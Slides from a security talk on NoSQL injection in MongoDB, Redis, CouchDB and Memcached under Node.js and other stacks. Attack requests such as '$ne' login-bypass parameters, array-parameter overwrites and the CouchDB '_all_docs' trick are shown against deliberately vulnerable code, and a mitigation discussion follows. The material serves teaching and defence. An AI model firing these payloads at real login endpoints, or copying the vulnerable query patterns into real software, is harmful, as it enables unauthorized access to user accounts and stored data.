NOSQL INJECTION

FUN WITH OBJECTS AND ARRAYS

@PatrickSpiegel

MOTIVATION

> *... with MongoDB we are not building queries from strings, so traditional SQL injection attacks are not a problem.*

– MongoDB Developer FAQ [1]

AGENDA


- Scope
- Attacker Model
- Attacks
- Mitigation
- Summary
- Questions

SCOPE

SCOPE – DATABASES

Database	Type	Ranking [2]
mongoDB	Document Store	5.
redis	Key-value Store	9.
MEMCACHED	Key-value Cache	24.
CouchDB relax	Document Store	26.

SCOPE - DATABASES



[2]

SCOPE – TECHNOLOGY STACK

What do we have to consider for NoSQL Injection?

DATABASES

RUNTIMES

FRAMEWORKS

DATABASE DRIVERS

MANY TECHNOLOGY STACKS TO CONSIDER

ATTACKER MODEL

ATTACKER MODEL – MIGHTINESS

The attacker is aware of the deployed technology stack including runtime, driver, frameworks and database.


The attacker is able to send arbitrary requests to the server with the authorization of a common application user.

ATTACKER MODEL – GOAL

The attacker's goal is to achieve unintended behavior of the database query by altering query parameters.

The attacker is able to break the CIA triad with regard to the stored data.

ATTACKER MODEL - OVERVIEW



NOSQL INJECTION VS SQL INJECTION

Query languages for unstructured data

Diverse system and database landscapes

Direct client-side database access (REST)

Focus on driver call parameterization

INJECTION ATTACKS

WHAT'S ALREADY KNOWN?

Login bypass for **MongoDB** on PHP and NodeJS [3]

String concatenation is still an issue for **JSON and script** parameters [4]

Escaping flaws of drivers e.g. **Memcached** Got fixed! [5]

MONGODB – LOGIN BYPASS [3]

```
// NodeJS
db.collection('users').find({
  "user": req.body.user,
  "password": req.body.password
});
```

✔ POST /login {user :"patrick", password : "1234"}

ϟ POST /login {user :"patrick", password : {$ne: ""}}

```
// NodeJS
db.collection('users').find({
  "user": "patrick",
  "password": {"$ne": ""}
});
```

MONGODB - OPERATORS

Operators such as greater than and not equals are encoded by object structure

```
{"$ne": ""}
```

Name	Description
$eq	Matches values that are equal to a specified value.
$ne	Matches all values that are not equal to a specified value.
$gt	Matches values that are greater than a specified value.
$where	Matches documents that satisfy a JavaScript expression.
$exists	Matches documents that have the specified field.
$regex	Selects documents where values match a specified regular expression.
...	

MONGODB - LOGIN BYPASS

... but that does not affect query and form parameters?!

```
// NodeJS with Express.js
db.collection('users').find({
  "user": req.query.user,
  "password": req.query.password
});
```

✔ GET /login?user=patrick&password=1234

ϟ GET /login?user=patrick&password[%24ne]=

NODE.JS - QUERYSTRING PARSING

Here Node.js's querystring magic comes into play! (qs module)

Querystring	Resulting Object
?param=foo	{"param": "foo"}
?param[]=foo&array[]=bar	{"param": ["foo", "bar"]}
?param[foo]=bar	{"param": {"foo" : "bar"}}
?param[foo][bar]=baz	{"param": {"foo" : {"bar"" : "baz"}}}
?param[foo][]=bar&object[foo][]=baz	{"param": {"foo" : ["bar", "baz"]}}
...	

36,222,502 downloads in the last month and part of many frameworks!

MONGODB - LOGIN BYPASS

... also works for form parameters!

```
POST /login HTTP/1.1
Host: example.org
Content-Type: application/x-www-form-urlencoded
Content-Length: 29

user=Patrick&password[%24ne]=
```

MONGODB – LOGIN BYPASS

And other languages?

```php
// PHP
$collection->find(array(
  'user' => $_GET['user'],
  'password' => $_GET['password']
));
```

```ruby
# Ruby on Rails
db['users'].find({
  :user => req.params['user'],
  :password => req.params['password']
})
```

```python
# Python with Django
db.users.find({
  "user": request.GET['user'],
  "password": request.GET['password']
})
```

REDIS - PARAMETER OVERWRITE INJECTION

... just a key-value store - what's the worst that could happen?

```
// NodeJS with Express.js
RedisClient.set(
  req.query.key,
  "Default value"
);
```

```
GET /set?key[]=foo&key[]=evilValue HTTP/1.1
```

Parameters **passed as array** overwrite following parameters!

REDIS - PARAMETER OVERWRITE INJECTION

```
// NodeJS with Express.js
RedisClient.expireat(
  req.query.key,
  new Date("November 8, 2026 11:13:00").getTime()
);
```

```
GET /expire?key[]=foo&key[]=1117542887 HTTP/1.1
```

Injected array overwrites all following parameters of **each database function**!

COUCHDB - LOGIN BYPASS

```
// NodeJS with Express.js
function checkCredentials(user, password, callback) {
  var options = {'selector': {'user': user, 'password': password}};
  couch.use('users').get('_find', options, (err, res) => {
    callback(res.docs.length === 1);
  });

checkCredentials(req.query.user, req.query.password, handleResult);
```

```
GET login?user=patrick&password[%24ne]= HTTP/1.1
```

Inject **query selector** to bypass password check!

COUCHDB - LOGIN BYPASS

... then let's check the password within the application layer!

```
// NodeJS with Express.js
function checkCredentials(user, password, callback) {
  nano.use('users').get(user, (err, res)=> {
    callback(res.password === paasword);
  });
}

checkUser(req.query.user, req.query.password, handleResult);
```

```
GET /login?user=_all_docs HTTP/1.1
```

Use special **_all_docs** document with undefined password property!

COUCHDB - CHECK BYPASS

... then let's check the properties!

```
// NodeJS with Express.js
function getDocument(key, callback) {
  if (key === "secretDoc" || key[0] === "_") {
    callback("Not authorized!");
  } else {
    couch.use('documents').get(key, callback);
  }
}

getDocument(req.query.key);
```

- `GET /get?user[]=secretDoc HTTP/1.1`
- `GET /get?user[]=_all_docs HTTP/1.1`

MEMCACHED - ARRAY INJECTION

```
function getCache(key) {
  if (key.indexOf('auth_') === 0){
    callback("Invalid key!");
  } else {
    memcached.get(key, (err, body)=>{
      callback(err || body);
    });
  }
}

getCache(req.query.key, handleResult);
```

```
GET ?/getCache?key[]=auth_patrick HTTP/1.1
```

Array injection bypasses application layer checks!

ATTACK OVERVIEW

Class	Attack	Database
Object Structure Semantic	Query Selector Injection	MongoDB
	Find Selector Injection	CouchDB
Diverging Parameter Handling	Expanding Array Injection	MongoDB
	Parameter Overwrite Injection	Redis
	Array Value Injection	CouchDB
	Array Key Injection	Memcached
Shared Scope for Data	Special Key Injection	CouchDB
	Data Import Injection	CouchDB
Error-prone String Escaping	URL Traversal Injection	CouchDB

NoSQL Injection is prevalent **across databases!**

PRACTICAL EXAMPLE

Previous examples are crafted cases.

Does NoSQL injection exist in real applications?

HashBrown CMS

http://hashbrown.rocks/

MITIGATION

WHAT'S THE PROBLEM?

The queries' semantic is encoded in the object or type structure of passed parameters.

{'password': '1234'} vs {'password': {'$ne': '1'}}

IS TYPE CASTING A SOLUTION?

```
{'password': req.param.password.toString()}
```

\+ Secure against type manipulation

− Not flexible enough for unstructured data

− Easy to forget in practice ...

IS DYNAMIC CODE ANALYSIS A SOLUTION?

```
{user: 'Patrick', address: {city:
'Karlsruhe', code: 76133}}
```

Reduces user-controlled data to string and integer values

Application-controlled structure

DYNAMIC CODE ANALYSIS

DATA VARIETY?

```
if (obj.user && obj.address) {
  collection.insert({user: obj.user, address: obj.address});
} else if (obj.user && obj.phone) {
  collection.insert({user: obj.user, phone: obj.phone});
} else if ...
```

+ **Secure** against type manipulation

− Hard to handle **data variety** securely

− **Breaks** existing implementations

THERE IS NO STRAIGHTFORWARD SOLUTION?

MITIGATION DROP-IN

MITIGATION DROP-IN

```
var client = require('mongodb').MongoClient,
    db = client.connect('mongodb://localhost:27017/db');

db.users.find({username: req.body.username,
               password: request.body.password});
```

```
var client = require('mongodb-secure').MongoClient,
    db = client.connect('mongodb://localhost:27017/db');

db.users.find({
  user: req.body.user,
  password: request.body.password},
  new client.SecPattern({user: ['string'], password: ['string']}));
```

MITIGATION DROP-IN

- ⊕ Drop-in replacement
- ⊕ Flexible restrictions
- ⚠ No protection by default
- ⚠ Manual code changes

MITIGATION

LEARNING SECURITY PATTERNS

Learning and execution phase for security patterns, to allow common behavior and block conspicuous cases.

- Drop-in replacement
- Protection by default
- No manual code changes

SUMMARY

SUMMARY

NoSQL databases are **not secure** against injection attacks

Query semantic is encoded by object structure and can be manipulated

Security Patterns represent a promising solution for NoSQL Injection and still allows a maximum of **flexibility**

$ DB.CLOSE({PRESENTATION})

PATRICK SPIEGEL

SAP SE

patrick.spiegel@sap.com

https://patrick-spiegel.de/MasterThesis.pdf

BIBLIOGRAPHY

[1] MongoDB, Inc. How does MongoDB address SQL or Query injection? Nov. 2016, URL: https://docs.mongodb.com/manual/faq/fundamentals/#how-does-mongodb-address-sql-or-query-injection (visited on 25/11/2016).

[2] Solid IT, DB-Engines Ranking, Nov. 2016, URL: http://db-engines.com/en/ranking (visited on 25/11/2016).

[3] Petko Petkov, Hacking Node.js and MongoDB. 2014, URL: http://blog.websecurify.com/ 2014/08/hacking-nodejs-and-mongodb.html (visited on 25/11/2016).

[4] Preecha Noiumkar and Tawatchai Chomsiri, A Comparison:From the Level of Security on Top 5 Open Source NoSQL Databases. In: The 9th International Conference on Information Technology and Applications (ICITA2014), 2014. URL: http://www.icita.org/2014/papers/ th-chomsiri.pdf (visited on 12/11/2016).

[5] Ivan Novikov, The New Page of Injections Book: Memcached Injections. In: Black Hat USA (2014), URL: https://www.blackhat.com/docs/us-14/materials/us-14-Novikov-The-New-Page-Of-Injections-Book-Memcached-Injections-WP.pdf (visited on 12/11/2016).

BACKUP

TAINTING

FOR MONGODB AND NODE.JS